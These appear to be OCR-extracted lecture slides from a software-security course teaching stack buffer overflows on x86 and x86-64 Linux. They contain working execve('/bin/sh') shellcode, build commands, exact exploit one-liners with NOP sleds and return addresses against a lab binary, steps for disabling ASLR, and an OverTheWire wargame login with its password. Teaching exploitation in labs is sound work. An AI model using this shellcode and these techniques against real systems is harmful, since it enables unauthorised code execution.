


Registers:
%eax = 0x1; exit()
%ebx
%ecx = 0
%edx = 0

Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

Making a System Call in x86 Assembly



%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

If not successful, let us clean it up!


```
8048060: 31 c0               xor    %eax,%eax
8048062: 50                  push   %eax
8048063: 68 2f 2f 73 68      push   $0x68732f2f
8048068: 68 2f 62 69 6e      push   $0x6e69622f
804806d: 89 e3               mov    %esp,%ebx
804806f: 89 c1               mov    %eax,%ecx
8048071: 89 c2               mov    %eax,%edx
8048073: b0 0b               mov    $0xb,%al
8048075: cd 80               int    $0x80
8048077: 31 c0               xor    %eax,%eax
8048079: 40                  inc    %eax
804807a: cd 80               int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
%eax = 0x1; exit()
%ebx
%ecx = 0
%edx = 0



Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**


Buffer Overflow Example: code/overflowret4 32-bit

Steps:

1. Use “**echo 0 | sudo tee /proc/sys/kernel/randomize_va_space**” on Ubuntu to disable ASLR temporarily
2. Use r.sh to run the target program or GDB to make sure they have same stack offset.

   ./r.sh gdb ./program [args] to run the program in gdb
   ./r.sh ./program [args] to run the program without gdb
   *(python -c "print '\x90'*20) | ./r.sh ./program* for stdin input


Craft the exploit



Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save %ebp = 0x30 (48 bytes)

Craft the exploit



Buf to save %ebp = 0x30 (48 bytes)

```
python -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"
```

Command:

```
(python -c "print '\x90'*20 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80' +
'AAAA' + '\x48\xd0\xff\xff'"; cat) | ./r.sh ./or4
```


GDB Command

Use python output as stdin in GDB:

```
r <<< $(python -c "print '\x12\x34'*5")
```

Craft the exploit

Function Frame of Vulfoo



```
python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90' * 30 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'"
```

Command:

```
(python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90' * 30 + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'"; cat) | ./r.sh ./or4
```

Buf to save %ebp = 0x30 (48 bytes)

Buffer Overflow Example: code/overflowret4 64bit

What do we need?

64-bit shellcode

Address of shellcode at runtime

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000401136 <vulfoo>:
  401136:  55                     push   %rbp
  401137:  48 89 e5               mov    %rsp,%rbp
  40113a:  48 83 ec 30            sub    $0x30,%rsp
  40113e:  48 8d 45 d0            lea    -0x30(%rbp),%rax
  401142:  48 89 c7               mov    %rax,%rdi
  401145:  b8 00 00 00 00         mov    $0x0,%eax
  40114a:  e8 f1 fe ff ff         callq  401040 <gets@plt>
  40114f:  b8 00 00 00 00         mov    $0x0,%eax
  401154:  c9                     leaveq
  401155:  c3                     retq
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit execve(“/bin/sh”) Shellcode


```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

64-bit Linux System Call



x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

```
(cat shellcode-raw; python -c “ print 'A'*18 + '\x50\xde\xff\xff\xff\x7f\x00\x00'") > exploit

./r.sh gdb ./or464

(cat exploit; cat) | ./r.sh ./or464
```

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: aesebootiv
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Know the address of the destination function